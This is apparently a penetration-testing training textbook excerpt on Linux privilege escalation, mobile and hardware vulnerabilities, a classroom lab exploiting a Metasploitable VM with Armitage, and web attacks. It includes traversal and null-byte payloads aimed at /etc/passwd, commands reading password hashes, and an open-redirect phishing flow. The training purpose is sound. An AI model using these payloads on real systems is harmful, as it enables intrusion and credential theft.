Sensitive Linux Files

Here are some sensitive files in Linux that attackers might seek to exploit.

File	Description
GRUB (/boot/grub)	Most commonly used bootloader package that loads the Linux kernel.
<code>/etc/passwd</code>	List of all local accounts.
<code>/etc/shadow</code>	Password hashes for all local accounts.
<code>/etc/group</code>	List of all local groups.
<code>/etc/gshadow</code>	Password hashes for local groups.
<code>/proc/cmdline</code>	Kernel parameters.
<code>/etc/rc.*</code>	Run commands.
<code>/etc/profile</code>	Sets system-wide environment variables on user shells.
<code>/etc/hosts</code>	Host-name-to-IP mappings—checked before DNS for name resolution.
<code>/etc/resolv.conf</code>	Lists DNS servers for system to use.
<code>/etc/pam.d</code>	Password and lockout policies.
<code>~/.bash_profile</code> , <code>~/.bash_login</code> , <code>~/.profile</code> , <code>/home/user/.bashrc</code> , <code>/etc/bash.bashrc</code> , <code>/etc/profile.d</code>	Possible locations to insert a script that will run when the shell starts.



Note: For information on how to hack the GRUB bootloader, see <https://null-byte.wonderhowto.com/how-to/hack-like-pro-linux-basics-for-aspiring-hacker-part-21-grub-bootloader-0154965/>.

Privilege Escalation in Linux

As with penetration testing Windows targets, once you have compromised a Linux host, you probably need to escalate your privilege to achieve your objectives. Many of the basic concepts that are used in Windows are also used in Linux, though your specific targets and methods may be different. Here are common methods for escalating privilege in Linux.

Vulnerability/ Technique	Description	Exploit
/etc/passwd, /etc/shadow	Obtain a copy of these files to crack root or privileged user passwords.	<ul style="list-style-type: none"> Metasploit module post/linux/gather/hashdump John the Ripper and other password crackers. (See previous discussion, "Password Cracking in Linux.")
Weak process permissions	Find processes with weak controls and see if you can inject malicious code into those processes.	<ul style="list-style-type: none"> Metasploit modules: <ul style="list-style-type: none"> post/multi/manage/shell_to_meterpreter post/multi/recon/local_exploit_suggester Meterpreter migrate and getsystem commands Tarasco Process Injector
User application compromise	Compromise end user applications and plugins such as OpenOffice, VNC, and Adobe Flash Player. Some require social engineering to get the end user to open a file or browser page.	<ul style="list-style-type: none"> Metasploit modules such as: <ul style="list-style-type: none"> exploit/multi/misc/openoffice_document_macro auxiliary/fileformat/odt_badodt exploit/multi/vnc/vnc_keyboard_exec exploit/multi/browser/adobe_flash_hacking_team_uaf exploit/multi/browser/adobe_flash_nellymoser_bof
SetUID binaries	Locate applications you can run as root.	At a terminal, enter <code>sudo find / -perm -04000</code>
Services running as root	Locate services that are owned by (running as) root and see if you can compromise them.	<ul style="list-style-type: none"> Find out who you are <code>whoami</code> List all processes owned by you <code>ps -x</code> Locate processes owned by root <code>ps -fu root</code> List all processes and their owners <code>ps -ef</code>
Shared folders	Search for sensitive information in Samba shared folders, as it is common for them to have few or no restrictions.	Metasploit module auxiliary/scanner/smb/smb_enumshares

Vulnerability/ Technique	Description	Exploit
Kernel and service exploits	Find exploits that target the kernel and privileged services.	<ul style="list-style-type: none"> • nmap -sV • (Kali) Linux Exploit Suggester • Metasploit module post/multi/recon/local_exploit_suggester • Linux-soft-exploit-suggester https://github.com/belane/linux-soft-exploit-suggester
Meterpreter upgrade	If you have a Bash shell from Metasploit, try to upgrade it to the more versatile Meterpreter.	<ul style="list-style-type: none"> • Metasploit module post/multi/manage/shell_to_meterpreter • http://www.hackingarticles.in/command-shell-to-meterpreter/
Netcat upgrade	If you have a Netcat shell, try to upgrade it to a fully interactive TTY or Meterpreter.	<ul style="list-style-type: none"> • https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/ • https://www.hackingtutorials.org/networking/upgrading-netcat-shells-to-meterpreter/ • https://security.stackexchange.com/questions/161214/upgrade-a-ncat-bind-shell-to-meterpreter
Exploit cron jobs	Exploit badly configured cron jobs to gain root access.	<ul style="list-style-type: none"> • http://www.hackingarticles.in/linux-privilege-escalation-by-exploiting-cron-jobs/
Missing patches and misconfigurations	Search for missing patches or common misconfigurations that can lead to privilege escalation.	<ul style="list-style-type: none"> • BeRoot Project https://github.com/AlessandroZ/BeRoot



Note: To search for Metasploit modules that are application specific, at the msf console, enter search <keyword> platform:linux. For example: search adobe platform:linux.



Note: For more information on privilege escalation in Linux, see:

- <https://pen-testing.sans.org/resources/papers/gcih/attack-defend-linux-privilege-escalation-techniques-2016-152744>.
- <https://hackmag.com/security/reach-the-root/>.
- <https://blog.g0tmilk.com/2011/08/basic-linux-privilege-escalation/>.
- <https://guif.re/linuxeop>.

Default Accounts in Linux

Linux by itself has no accounts, but each distribution introduces its own. Additionally, different services (daemons) add their own accounts as well. All local accounts can be found in the /etc/passwd file. Common accounts that you will find among various distros include:

- root—superuser account that can do anything
- adm—used for diagnostics and monitoring
- mail—handles email. Used by sendmail and postfix daemons

- news—used for Usenet news
- www-data—default website user
- nobody—assigned by the NFS daemon to a mounted NFS share whose owner is not a local user
- sshd—used for unprivileged operations by the SSH daemon
- lp—used for the printer system
- ftp—used for anonymous FTP access
- uucp—controls ownership of serial ports

It is possible to add accounts to the root group. It is more likely, however, that accounts get admin privilege by being listed in the /etc/sudoers file. Accounts listed in this group can run commands as root. You can use various commands to find accounts and their privilege level on Linux.

To Do This Action:	Run This Command:
See all local accounts	cat /etc/passwd
See all password hashes	sudo cat /etc/shadow
Search for a particular account	grep jason /etc/passwd
See who has UID 0 (root)	getent passwd 0
See who is in the root group	getent group root
See who is in the wheel group (able to run the su command to change to root)	getent group wheel
See who is in the adm group (able to monitor the system and read log files)	getent group adm
See who is in the admin group (an administrative group in older distributions)	getent group admin
See who has the right to run the su command	sudo cat /etc/sudoers

Default Configurations in Linux

As with any operating system, software packages that you download and install in Linux will have default configurations. While the security risk of defaults depends on the product and vendor, many installations introduce vulnerabilities by default, or are later misconfigured by administrators. Here are some common default Linux configurations that add to the system's overall vulnerability:

- **User home permissions**—the default permission on a home folder is 775, meaning that anyone who can access the server can view the contents of other users' home directories. This could include developer scripts, administrator backup files, password lists and keys, or other sensitive documents.
- **World-readable and world-writable directories/files**—when a file is created, the default umask is to 022 (permission 644), meaning that everyone can read the file, though only the owner can write to it.
- **Insecure mount or export options**—the default for mount points (directories that point to another file system) includes rw, uid, dev, exec, auto, nouser, and async. These options allow users to create files in NFS shares as if they are root, resulting in information disclosure and privilege escalation.
- **Services and applications with weak defaults**—it's also common to find newly installed services and applications that use less-secure communication protocols and default passwords, listening on all interfaces.



Note: For information on locating world-writable files and folders, see <https://gist.github.com/anonymous/10166278>.

Android Vulnerabilities

Android is a mobile operating system. It is developed and maintained by Google, and is based on a modified version of Linux. Android apps come packaged as APKs (Android PackKages). They are (mostly) developed by third parties and written in Android Java. Apps must go through a vetting process before they are allowed to be posted on Google Play. However, Android does not prevent users from side-loading apps from unauthorized sources. This provides an attacker with additional opportunities (particularly social engineering) to compromise an Android device.

Most mobile device users do not understand that their phone must be protected with the same diligence as their laptop or desktop. As a consequence, many Android devices lack basic security measures such as strong authentication and endpoint protection. **CVEdetails.com** lists over 1,800 Android-related security vulnerabilities. **Exploit-db.com** lists nearly 130 exploits. Metasploit has nearly 30 Android-related modules. Here are some common Android vulnerabilities. Not all have CVE numbers.

Vulnerability	Description
Physical theft	Their small size makes Android devices especially vulnerable to theft and loss.
Weak or no passwords	Many users do not enable passwords or use weak passwords on their device.
Lack of data encryption	Many apps, including those that use the SQLite database, store data in cleartext.
Ability to side-load apps	Android allows users to install unsigned apps from any source, even on devices that are not rooted.
Rooted device	Many Android users root their device, overwriting firmware-based security controls so that they can have more control over the phone. Unfortunately, this makes it easier to compromise the phone, as users now have root level privileges.
SQL injection	The SQLite database, which is the most commonly used database in mobile devices, is vulnerable to a SQL injection attack.
Unauthorized access or excessive permissions by apps	Many apps either request more permissions than they actually need, or do not request permissions at all to access resources such as contacts, microphone, camera, location services, etc.
Data leakage from syncing	Security vulnerabilities in cloud-based services could expose the Android device to attack, especially if the user uses the same password for multiple websites.
Lack of antivirus/malware protection	Most users do not install endpoint protection on their devices. This leads to virus infections, unsafe surfing, malicious downloads, SMiShing, etc.
Missing updates and patches	As with any system, the OS and its apps need periodic patching. This often does not happen, or users roll back the updates to recover disk space or improve performance.
QuadRooter vulnerabilities	This is a set of four vulnerabilities affecting devices that use Qualcomm chipsets (about 900 million devices). Any of the four could escalate privilege and grant an attacker root access. CVE-2016-2503.
Certi-Gate mRST flaw	A flaw in mobile remote support tools allows an attacker to install a malicious app and gain control of the device. Affects versions up to 5.1 (Lollipop). No CVE #.

Vulnerability	Description
Stagefright MMS flaw	Considered the most serious Android flaw to date. Allows an attacker to send a malicious video message that can be processed by the native media playback library without user knowledge. Permits escalation of privilege and remote arbitrary code execution. Affects versions up to 5.1. CVE-2015-3864. Metasploit module exploit/android/browser/stagefright_mp4_tx3g_64bit
Android Installer hijacking	This allows attackers to replace legitimate APK with malicious one. Affects older devices up to v4.1 (Jelly Bean). No CVE #. https://researchcenter.paloaltonetworks.com/2015/03/android-installer-hijacking-vulnerability-could-expose-android-users-to-malware/
Android FakeID flaw	This allows a malicious app to hijack the trusted status of a legitimate app by forging its digital signature, thus escaping sandboxing. Affects versions 2.1 (Eclair) to 4.3 (Jelly Bean). No CVE #.
TowelRoot	This is a kernel level flaw that allows a user or attacker to quickly root older devices, up to version 4.4 (KitKat). https://towelroot.en.uptodown.com/android
Janus vulnerability	An attacker could add malicious code in the form of a DEX file to an APK without changing the APK digital signature. CVE-2017-13156.
Cross-platform protocol vulnerabilities	As a Linux variant, Android is susceptible to exploits that impact common protocols or features, such as POODLE, KRACK and Dirty COW.



Note: For more information on Android vulnerabilities, see <https://androidvulnerabilities.org/> and https://www.cvedetails.com/product/19997/Google-Android.html?vendor_id=1224.

Apple macOS and iOS Vulnerabilities

Apple has a strong reputation for security. Even so, all software has flaws, no matter how carefully you test it. **CVEdetails.com** lists over 4,000 vulnerabilities related to Apple products, with over 2,000 attributed to Mac OS X and over 1,400 related to iPhone/iOS. Both the phone and desktop operating systems derive some of their code base from BSD, and as such often share the same vulnerabilities. Like other platforms, Apple operating systems are subject to all of the usual vulnerabilities (DoS, code execution, overflows, memory corruption, user error, etc.). Users often *jailbreak* their phones to bypass security restrictions and install unauthorized apps.

Exploit-db.com lists over 500 Apple-related exploits, and Metasploit has nearly 40 Apple modules. The iPhone also shares the same generic vulnerabilities as the Android (theft, weak or no passwords on older devices, lack of endpoint security, social engineering and scareware, added risks through jailbreaking, and the like).

Here are some well-known Apple vulnerabilities. Not all have CVE numbers.

Vulnerability	Description
Kernel Memory Corruption	This kernel flaw allows attackers to execute arbitrary code or cause a denial of service. Affects iOS versions prior to 11.3, and macOS prior to 10.13.4. CVE-2018-4150.
Graphics Driver vulnerability	This graphics driver bug allows attackers to execute arbitrary code or cause a denial of service. Affects iOS versions prior to 11.2.5. CVE-2018-4109.

Vulnerability	Description
IOMobileFrameBuffer vulnerability	A weakness in the kernel extension used to manage the screen frame buffer allows attackers to execute arbitrary code. Affects iOS prior to 11.2. CVE-2017-13879.
High Sierra Bug	This 2017 bug allows anyone to log in to macOS High Sierra as root with no password.
Mactans	Plugging your iPhone into this malicious USB charger will inject persistent malware into your device.
Jailbroken iPhone	Jailbreaking an iPhone overwrites its firmware, thus bypassing security controls such as digital signature enforcement. This gives users root privilege so they can install unauthorized applications. Unfortunately, Trojanized apps such as KeyRaider (which steals Apple accounts and certificates) can also be installed.
Thunderstrike	This hardware-based bootkit overwrites OS X firmware. It is spread through maliciously modified peripheral devices that plug into the Thunderbolt interface. CVE-2014-4498.
iCloud API vulnerability	A series of iCloud attacks ("Celebgate") resulted in the theft of about 500 private celebrity photos. Although it was later revealed that the passwords were gained through spear phishing attacks, the incident uncovered a weakness in the iCloud API that would allow unlimited password brute forcing.
MaControl Backdoor	An advanced persistent threat backdoor that has had several variations and delivery mechanisms (including Trojanized apps and social engineering). When installed, it connects to a command and control (CnC) in China to receive instructions.



Note: Many of the vulnerabilities previously listed also affect watchOS and tvOS.

Hardware Attacks

There are some attacks that you can use to test the physical security of the target's hosts, rather than testing them from a purely virtual space. Note that these tests are technical in nature, and usually involve vulnerabilities in how the host's hardware is configured. Also, these attacks are not OS-specific—because they are hardware-based, they can apply to Windows, Linux, and more.

In a **cold boot attack**, an attacker with physical access to a computer with an encrypted drive may be able to retrieve encryption keys after starting the computer from its off state. When the operating system loads, you scan the system's RAM to find the keys that were stored temporarily in memory and not just on the storage device itself. Although RAM is volatile, it can take several minutes after losing power before data is completely erased.

A **serial console** refers to the use of a computer serial port (COM, USB) to provide a direct console interface to a device. Routers, switches, firewalls, wireless access points, and other networking devices generally have neither keyboard nor video out ports. They depend on the administrator either making a network connection or a console connection to manage them. The benefit of a serial console is that the device need not have any networking capabilities configured for the administrator to make a connection. The vulnerability is that administrators often do not configure a user name and password on the console. This means that anyone who has physical access to the device can plug their laptop into it and gain an administrator prompt.

A **JTAG connector** is a simple hardware interface that allows a computer to communicate directly with chips on a board. Although it may have somewhat different pinouts and connector types, it

specifies a standardized set of signals and is used in nearly all embedded devices. **JTAG debugging** is a troubleshooting methodology used by hardware manufacturers to test printed circuit boards. It can also be used to hack a device; for example, to gain root access to a home router.




Figure 7-7: JTAG interface on a Raspberry Pi.



Note: For more information on JTAG connections and using JTAG debugging to hack a home router, see <https://blog.senr.io/blog/jtag-explained>.

Guidelines for Exploiting *nix-Based Vulnerabilities

Here are some guidelines you can follow when exploiting Linux-based vulnerabilities.

- If you are less experienced with Linux, you can refer to Windows vulnerabilities and exploits to help you understand Linux equivalents.
- In addition to finding exploits online or in Metasploit, consider using common Linux features in your exploits.
- When cracking passwords in Linux, consider using a combination of techniques, including cracking offline copies of /etc/passwd and /etc/shadow, dumping hashes, brute forcing network services, and using SMB exploits against the Samba service.
- Use Nmap and online research to identify vulnerable services and protocols.
- Use sticky bits, SUID, and SGID to attack Linux file systems. Target directories that contain sensitive information or have weak permissions.
- After compromising a low-level Linux account, use password cracking, kernel exploits, SUID binaries, shared directories, weak permissions, poorly configured cron jobs, and suggested Metasploit modules to escalate privilege.
- Check to see which privileged default and service-added Linux accounts you can target for password cracking or hash dumping.
- Look for service and protocol versions, weak directory permissions, and weak mount points you can target.

- When attacking mobile devices, use physical access, social engineering/app side-loading, lack of basic security practices, and software exploits to compromise the target.
- If applicable, consider using hardware-based attacks against devices if you have physical access to them.

ACTIVITY 7–3

Exploiting Linux-Based Vulnerabilities

Before You Begin

The file /root/Desktop/my_pentest_team Worksheet.xlsx is open.

You will work with a partner in this activity. You'll use your Kali Linux computer to exploit your partner's Metasploitable VM. Metasploitable is designed to be vulnerable to a number of exploits.

Scenario

Shortly after it was established, Greene City Physicians Group (GCPG) acquired a smaller physicians group that was run by a single doctor and a handful of staff. This smaller group had been around for several years, and their patient record system ran on a few Linux servers. These servers were set up by an IT contractor and were never updated. GCPG, concerned that any changes to these legacy systems would cause unwanted problems, incorporated the servers into their business without making any substantial changes.

Unsurprisingly, you suspect that these Linux systems are vulnerable to a number of exploits. So, you'll load up Armitage and try to gain access to them. In particular, you want to see how easy it is to perform the ultimate compromise of a Linux computer—gaining root access.

1. Start the Metasploitable VM.

- From the Windows Server desktop, open VirtualBox and then start the Metasploitable VM.
- Wait for the Metasploitable OS to load.
- Log into Metasploitable using `msfadmin` as the user name and password.
- At the prompt, enter `ifconfig` and note the IPv4 address for the `eth0` interface.
- Provide this IP address to your partner.



Note: You'll use this IP address later.

- Enter `exit` to log out.
- Keep the VM open.

2. Scan for the vulnerable VM using Armitage.

- Switch to Kali Linux and open Armitage.
- In the **Connect** dialog box, select **Connect**.
- Select **Yes** to start Metasploit.
- From the **Armitage** menu, select **Hosts→Nmap Scan→Quick Scan (OS detect)**.
- In the **Input** dialog box, type **192.168.1.0/24** as the scan range and select **OK**.
- Wait for the scan to complete.
- In the **Message** dialog box, select **OK**.

- h) Verify that Armitage displays Linux-based hosts in your classroom network, including your partner's Metasploitable VM.



- i) In the console pane at the bottom, on the **nmap** tab, locate the **OS details** for the Metasploitable VM.

```
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host: metasploitable.localdomain; OSs: Unix,
[*] Nmap: Nmap scan report for 192.168.1.10
```

Metasploitable is running an outdated version of the Linux kernel.


3. Perform a port scan on the VM.

- Right-click your partner's Metasploitable host icon and select **Scan**.
- Examine all of the open ports in the results.

4. What ports are open? Which ones might you want to investigate further?

5. Launch an attack on the VM.

- Select all of the host icons except for your partner's Metasploitable VM.



- Right-click and select **Host→Remove Host**.

You're clearing the list of hosts so that only your partner's VM is subjected to the attack.

- From the **Armitage** menu, select **Attacks→Hail Mary**.

The Hail Mary attack launches many different exploits against the target. The attack exhibits some intelligence: it first maps open services to relevant exploits, then removes any exploits that are deemed unreliable or do not apply to the target's operating system. It then launches each exploit by prioritizing newer and more reliable exploits. In effect, the Hail Mary attack is very noisy and may not be ideal for an attacker wishing to remain stealthy.

- In the **Really?!?** dialog box, select **Yes**.
- When the attack completes, verify that Armitage indicates the host is compromised.
- In the console pane, on the **Hail Mary** tab, scroll up and examine the exploits that Armitage launched against the VM.

The attack launched hundreds of exploits against a variety of different services.

6. Identify the sessions that the exploits were able to open.

- Select the **Console** tab.

- b) Verify that Metasploit was able to open several sessions with the compromised host.

```
[*] Command shell session 1 opened
[*] Command shell session 2 opened
[*] Command shell session 3 opened
[*] Command shell session 5 opened
[*] Command shell session 4 opened
[*] Command shell session 6 opened
```



Note: It may take a few moments for all of the shell sessions to appear. Your shell numbers might be different than what's shown in the screenshot.

- c) Capture a screenshot of the console output showing the command shell sessions that were opened.
- d) Right-click the compromised host and select **Services**.
- e) From the **Services** tab, verify that the Metasploitable VM is running services on the open ports you identified earlier.
- f) Right-click the compromised host and select **Shell #→Interact** where # refers to the first numbered shell you were given.
- g) In the console pane, on the **Shell #** tab, verify that you are given a prompt.
- h) At the prompt, enter `whoami`
- i) Identify which user this shell is logged in as.
- j) Repeat this process for the remaining shells to identify which user they are logged in as.

7. Test root access using one of the open sessions.

- a) Select one of the shells that is logged in as root.
- b) At the prompt, enter `ifconfig` and note that you can see the VM's networking information.
- c) Enter `ping -c 5 192.168.1.#` where # refers to your Kali Linux computer. Verify that the ping succeeds.



Note: If you forgot to enter `-c 5` in your ping command, you can break the ping by pressing **Ctrl+C**.

- d) Enter `ls` and verify that you can see the listing for the root directory.

8. Change the root user's password and establish an SSH session as the root user.

- a) Enter `passwd`
- b) Enter `Pa22w0rd` as the new password.
- c) Re-enter the password to confirm.



Note: If you are re-prompted to enter the password, you can ignore this.

- d) Open a terminal in Kali Linux.
- e) At the prompt, enter `ssh root@192.168.1.#` where # refers to your partner's Metasploitable VM.
- f) Enter `yes`
- g) Enter `Pa22w0rd` as the password.
- h) Verify that you have a remote shell into the VM as the root user.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

- k) On your Windows Server, verify that the Metasploitable VM was halted.

By taking down the server, you are essentially performing a DoS attack. Even if someone restarts the server, you'll still have root access.

9. Close out of open processes.

- a) In Kali Linux, close the terminal.
- b) Close Armitage.
- c) If necessary, from your Windows Server, in VirtualBox, close the VM window.
- d) In the **Close Virtual Machine** dialog box, select **Power off the machine**, then select **OK**.
- e) Close VirtualBox.

10. Update the worksheet as necessary.

Summary

In this lesson, you learned how to target specific hosts. You started by compromising Windows-based hosts, their operating systems, accounts, services, protocols, and defaults. You then learned how to exploit *nix-based systems such as Linux, Android, the BSD versions of Mac, and Apple iOS. Now that you have compromised hosts, you can move on to attacking applications.

Which Windows exploits have you found to be the most effective? Have you found some operating systems to be easier targets than others?

Which *nix-based exploits have you found to be the most effective? Which systems are you likely to target in your own pen tests?

8

Testing Applications

Lesson Time: 3 hours, 30 minutes

Lesson Introduction

Now that you've tested the target organization's network and its various hosts, you can turn your attention to its applications. There are many different ways software can be flawed by both design and implementation, so you'll need to execute a wide variety of tests in order to properly assess each application that the business is responsible for.

Lesson Objectives

In this lesson, you will:

- Exploit web-application-based vulnerabilities.
- Test source code and compiled applications.

TOPIC A

Exploit Web Application Vulnerabilities

Perhaps the most common target of application-based exploits is the web app. In this topic, you'll focus your efforts on compromising the target organization's web apps to reveal where they are weakest.



Note: To learn more, check the **Video** on the course website for any videos that supplement the content for this lesson.

Commonalities Among Web Application Vulnerabilities

Web applications interact with many different users at the same time over a network, and as such, must be easily accessible to a large number of people. This accessibility leads to attackers manipulating various components of web apps in order to steal sensitive data, compromise other users' sessions, disrupt the apps' operation, and many more.

Web apps communicate in common languages for compatibility with the HTTP/S protocol and the browsers that enable users to interact with websites. Most apps, even if they run on a web framework like AngularJS, Ruby on Rails, Django (Python), etc., will still incorporate HTML and JavaScript code. In addition, most apps require reading from and writing to a database. Structured Query Language (SQL) is the most common querying language to enable this functionality. When you add all of these components together, you tend to encounter familiar and repeated vulnerabilities. In general, those vulnerabilities include:

- Poorly implemented or non-existent security configurations.
- Failings in authentication and authorization components.
- Weaknesses to various types of code injection.
- Weaknesses to cross-site scripting (XSS) and cross-site request forgery (CSRF).
- Weaknesses to clickjacking.
- Weaknesses to file inclusion exploits.
- Weaknesses to web shells.
- Insecure coding practices.

Security Misconfiguration Exploits

When applied to web apps, security misconfigurations can cover a wide variety of different issues that might lead to exploitation. The unifying factor in security misconfigurations is that some function of the web app is being implemented incorrectly with regard to security, or implemented without any protections whatsoever. Examples of improper configurations include:

- Rolling your own encryption schemes instead of relying on industry standards.
- Failing to remove content that no longer applies to the app and simply adds to its attack surface.
- Failing to remove debugging controls after the app is pushed into production.
- Exposing sensitive data to the client through unprotected files and folders.
- Failing to patch vulnerable software modules.
- Failing to set secure values in app frameworks, APIs, and other modules.
- Processing sensitive data on the client side instead of on the server.
- Failing to remove unused administrative or default accounts.

Security misconfigurations can enable multiple exploits. One such exploit is **cookie manipulation**, in which you modify a web cookie in some malicious way. For example, an e-commerce site might store the price of an item in the user's shopping cart in the cookie itself. You can modify this price

value in the cookie to something lower and then send a request back to the server with this cookie. The server might respond by actually lowering the price of the item to the value you set. This is why properly secured web apps will typically only contain a session identifier in the cookie, and handle sensitive data processing (like product price) entirely on the server side.

Another exploit is called **directory traversal**, which is the practice of accessing a file from a location that the user is not authorized to access. You can do this by inducing a web app to backtrack through the directory path so that the app reads or executes a file in a parent directory. The most simple example of directory traversal involves sending a `..\\` or `../` command request to the application or API, which then traverses up one parent directory for each one of these commands. Directory traversal is the most effective when you're able to traverse all the way back to the root to execute basically any command or program in any folder on the computer. However, this will only work if the application has been improperly configured to be able to access such folders.

Encoding Directory Traversal Requests

Properly configured web servers will filter out known untrusted input like the directory traversal character set. The filter may handle the input in some way or simply block the request altogether. However, you may be able to bypass these filters by encoding characters in your requests in hexadecimal. For example, `%2E` is equivalent to `.` (period) and `%2F` is equivalent to `/` (slash). So, instead of navigating to `http://site.example/../../../../Windows/system32/cmd.exe` to access a command shell on a Windows server, you could encode the URL as follows:

```
http://site.example/%2E%2E%2F%2E%2FWindows/system32/cmd.exe
```

You can even double encode characters to get around filters that account for simple encoding. For example, you can encode the `%` symbol itself, which is `%25` in hexadecimal. So, instead of `%2E` for a period, it would be `%252E`. The full example would then change to the following:

```
http://site.example/%252E%252E%252F%252E%252E%252FWindows/system32/cmd.exe
```

Poison Null Byte

A **null byte** is a character with a value of zero that is used in most programming languages to indicate the termination of a string. With a poison null byte, you can use this termination character to exploit a web app that does not properly handle null terminators. The hexadecimal representation of the poison null byte is `%00`. The poison null byte can support several different attacks, including directory traversal. For example, assume that the web app enables users to retrieve any file in the `/var/www` directory that has a `.php` extension, and nothing else. Even if you can traverse the file system to break out of that directory, you may not be able to access a specific file if it doesn't end in `.php`. The poison null byte, however, can get around this:

```
http://site.example/page.php?file=../../../../etc/passwd%00
```

This indicates to the web app to drop the `.php` extension that it otherwise expects, enabling you to retrieve the `passwd` file.

Exploitation Tools

When it comes to exploiting misconfigurations or other weaknesses in web apps, you don't just need to rely on a browser. OWASP Zed Attack Proxy (ZAP) and the Browser Exploitation Framework (BeEF) are examples of tools that can automate the process of exploiting a number of web app vulnerabilities.

Authentication Attacks

There are numerous ways to exploit authentication vulnerabilities in web apps. Some examples include:

- **Cracking credentials:** Many of the password cracking techniques and tools you've encountered can also apply to web apps. Apps that fail to enforce strong password policies will make it easier for you to conduct brute force cracking. Some web app environments will also include default

credentials for users like the administrator. The app developers might forget to change these default credentials, enabling you to sign in without conducting an intensive brute force cracking campaign. In some cases, you may also be able to dump the database with users' hashed credentials, enabling you to perform offline cracking using wordlists or lookup tables.

- **Session hijacking:** Users are assigned session identifiers through web cookies so that they can be authenticated to the web app and so that the app can validate their privileges. If you manage to steal a user's session identifier, you may be able to take over that session and assume the user's privileges by sending the identifier to the server from your attack machine. You could steal the (unencrypted) cookie by sniffing it over a network, using cross-site scripting to expose the identifier, etc.
- **Redirecting:** Standard redirect attacks involve exploiting poor input validation by appending a URL request to the legitimate website, e.g., `http://site.example/login?url=http://malice.example`. This is commonly used in phishing attempts, where the user recognizes and trusts the legitimate site but does not realize that the link will redirect them to your malicious site. So, on your malicious site, you could set up a login page that looks similar to the real thing, and the user might start inputting their credentials.

A more advanced redirect attack involves exploiting the `returnUrl` parameter in Microsoft's ASP.NET web app framework. This parameter is used in instances where a user tries to access a legitimate page requiring authentication, but their authentication cookie has either expired or needs to be generated. The user is directed to the legitimate site's default login page, and if they successfully log in, they are then sent back to the page they were originally trying to access—the page supplied in the `returnUrl` parameter.

Example Attack Process

An example attack process that leverages this feature is as follows:

1. You send a phishing email to a user with this HTML markup: `Click here to sign in.`
 - Note that `http://mybank.example` is the legitimate site, and `http://my.bank.example` is the pharming site that you own and have made to look like the real thing.
2. The user clicks the link and is taken to the legitimate `http://mybank.example`.
3. The user enters their credentials and is authenticated with the legitimate site.
4. The legitimate site redirects the user to `http://my.bank.example/login`, and this is all that is displayed in the URL bar in the user's browser.
5. The malicious page has been set up to look identical to the same legitimate login page where the user just was. This page, however, tells the user that their login was unsuccessful and that they need to try again.
6. The user inputs their credentials, unaware they are on the malicious page.
7. The malicious page steals the user's credentials, then sends the user to the legitimate `http://mybank.example/dashboard` page.
8. The legitimate site has already authenticated the user, so the user can access this page and do their banking as if nothing happened.

Authorization Attacks

Similar to authentication, there are various types of attacks you can launch to take advantage of a web app's authorization weaknesses. One type of attack is called **parameter pollution**. In parameter pollution, you supply multiple instances of the same parameter name in an HTTP request. Web apps that do not properly handle these duplicate parameters may enable you to modify values or trigger errors in the application.

For example, assume that there is a search functionality submitted through a GET request, typically in the format:

```
http://site.example/?search=treadmill
```

You can add a second instance of the `search` parameter to the request:

```
http://site.example/?search=treadmill&search
```

The web app's validation routines, if configured poorly, may only test the last occurrence of a parameter. Since the last parameter's value is empty, it throws that parameter out, but keeps the first parameter. The result might simply be results for "treadmill" or the page might return an error.

While the preceding example doesn't reveal a direct vulnerability, applying parameter pollution to authorization mechanisms does. For example, assume the app accepts a security token in a POST request in order for users to sign in to the app's management portal. The format might be something like this:

```
http://site.example/?token=<user token>&portalID=<victim portal ID>
```

